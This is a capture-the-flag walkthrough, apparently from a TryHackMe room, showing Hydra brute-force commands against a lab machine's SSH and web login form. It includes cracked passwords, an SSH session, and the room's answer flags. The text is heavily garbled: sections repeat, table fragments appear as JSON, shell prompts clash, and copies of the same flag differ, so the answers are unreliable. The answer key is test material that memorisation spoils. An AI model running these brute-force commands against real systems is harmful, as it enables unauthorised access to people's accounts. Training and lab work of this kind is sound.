

Used the following:

- Hydra (for network logon cracking)
- SSH Password Crack: `hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh`
- Post Web Form Login Password Crack: `hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username^USER^&password^PASS^:F=incorrect" -V`



Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

## Task 1 Hydra Introduction

What is Hydra?

Hydra is a brute force online password cracking program, a quick system login password “hacking” tool.

Hydra can run through a list and “brute force” some authentication services. Imagine trying to manually guess someone’s password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

According to its [official repository](#), Hydra supports, i.e., has the ability to brute force the following protocols: “Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP.”

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn’t contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

### Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

## Answer the questions below

No answer needed

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## Task 2 Using Hydra

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to [http://MACHINE\\_IP](http://MACHINE_IP) on the AttackBox (*this machine can take up to 3 minutes to boot*)

### Start Machine

#### Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE\_IP
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

#### SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

Option	Description
-l	specifies the (SSH) username for login
-P	indicates a list of passwords
-t	sets the number of threads to spawn

- For example, `hydra -l root -P passwords.txt MACHINE_IP -t 4 ssh` will run with the following arguments:
- Hydra will use `root` as the username for `ssh`
- It will try the passwords in the `passwords.txt` file
- There will be four threads running in parallel as indicated by `-t 4`

#### Post Web Form

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

```
sudo hydra <username> <wordlist> MACHINE_IP http-post-form  
"<path>:<login_credentials>:<invalid_response>"
```

Option	Description
-l	the username for (web form) login
-P	the password list to use
http-post-form	the type of the form is POST
<path>	the login page URL, for example, login.php
<login_credentials>	the username and password used to log in, for example, username=^USER^ &password=^PASS^
<invalid_response>	part of the response when the login fails
-v	verbose output for every attempt

Below is a more concrete example **Hydra** command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -v
```

- The login page is only /, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified `username(s)` will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

### Answer the questions below

1. Use Hydra to bruteforce molly's web password. What is flag 1?

Answer: THM{2673a7dd116de68e85c48ec0b1f2612e}

#### **Launch browser:**

- go to: `http://<Attack_Machine_IP>`
- Try to login
- Take note of the failed attempt message.

#### **Launch Terminal:**

→ run: `hydra -l molly -P /usr/share/wordlists/rockyou.txt <Attack_Machine_IP>`  
`http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password is incorrect." -v`

Room completed (100%)

-P	the password list to use
http-post-form	the type of the form is POST
<path>	the login page URL, for example, <code>login.php</code>
<login_credentials>	the username and password used to log in, for example, <code>username="USER"&amp;password="PASS"</code>
<invalid_response>	part of the response when the login fails
-V	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.201.65.48 http-post-form
"/:username="USER"&password="PASS":F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `"USER"`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `"PASS"`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

→ Login using the given username ('molly') and the target's password ('sunshine')

Room completed (100%)

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.201.65.48 http-post-form
"/:username="USER"&password="PASS":F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `"USER"`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `"PASS"`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

Correct Answer

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859bae33b2541b}

Room completed (100%)

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.201.65.48 http-post-form
"/:username="USER"&password="PASS":F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `"USER"`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `"PASS"`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

Correct Answer


Use Hydra to bruteforce molly's SSH password. What is flag 2?

2. Use Hydra to bruteforce molly's SSH password. What is flag 2?

Answer: THM{c8eeb0468febbadea859baeb33b2541b}

### Launch Terminal:

- **run:** hydra -l molly -P /usr/share/wordlists/rockyou.txt <Target\_Machine\_IP> -t 4 ssh
- **run:** ssh molly@<Target\_Machine\_IP> (to access molly's system via ssh)
- **enter:** yes (to continue)
- **enter:** butterfly (password from hydra)



```
Room completed (100%)
[[{"Option": "-l", "Description": "specifies the (SSH) username for login"}, {"Option": "-P", "Description": "indicates a list of passwords"}, {"Option": "-t", "Description": "sets the number of threads to spawn"}]
For example, hydra -l root -P passwords.txt 10.201.65.48 -t 4 ssh will run with the following arguments:
• Hydra will use root as the username for ssh
• It will try the passwords in the passwords.txt file
• There will be four threads running in parallel as indicated by -t 4

Post Web Form
We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

sudo hydra <username> <wordlist> 10.201.65.48 http-post-form "<path>:<login_credentials>:<invalid_response>"
```

Option	Description
	the username for (web form) login

```
molly@ip-10-201-101-165:~$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.201.65.48 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-22 15:13:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1:p:14344
[DATA] attacking ssh://10.201.65.48:22
[22][ssh] host: 10.201.65.48 login: molly password: butterfly
1 of 1 target successfully completed, total password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-22 15:13:56
root@IP-10-201-101-165:~# ssh molly@10.201.65.48
The authenticity of host '10.201.65.48' ('10.201.65.48') can't be established.
ECDSA key fingerprint is SHA256:VX00kKAKgWoaQfjJ7fTynehn0516Lz13Bnu8nlt8CE.
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Warning: Permanently added '10.201.65.48' (ECDSA) to the list of known hosts.
molly@10.201.65.48's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat 22 Nov 2025 03:15:44 PM UTC

System load: 0.0 Processes: 108
Usage of /: 18.3% of 14.47GB Users logged in: 0
Memory usage: 21% IPv4 address for ens5: 10.201.65.48
Swap usage: 0%



Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
```

→ **enter:** ls (to list directories and files)

→ **run:** cat flag2.txt (printout flag 2)



```
Room completed (100%)
[[{"Text": "\u2022 The specified username(s) will replace ^USER^"}, {"Text": "\u2022 The password is the form field where the password is entered"}, {"Text": "\u2022 The provided passwords will be replacing ^PASS^"}, {"Text": "\u2022 Finally, Fincorrect is a string that appears in the server reply when the login fails"}]
You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below
Use Hydra to bruteforce molly's web password. What is flag 1?
THM{2673a7dd116de68e85c48ec0bf2612e}
Correct Answer ?
```

Use Hydra to bruteforce molly's SSH password. What is flag 2?

```
THM{c8eeb0468febbadea859baeb33b2541b}
Correct Answer ?
```

How likely are you to recommend this room to others?

```
molly@ip-10-201-101-165:~$ ssh molly@10.201.65.48
molly@10-201-101-165:~# ls
flag2.txt
molly@10-201-101-165:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@10-201-101-165:~$
```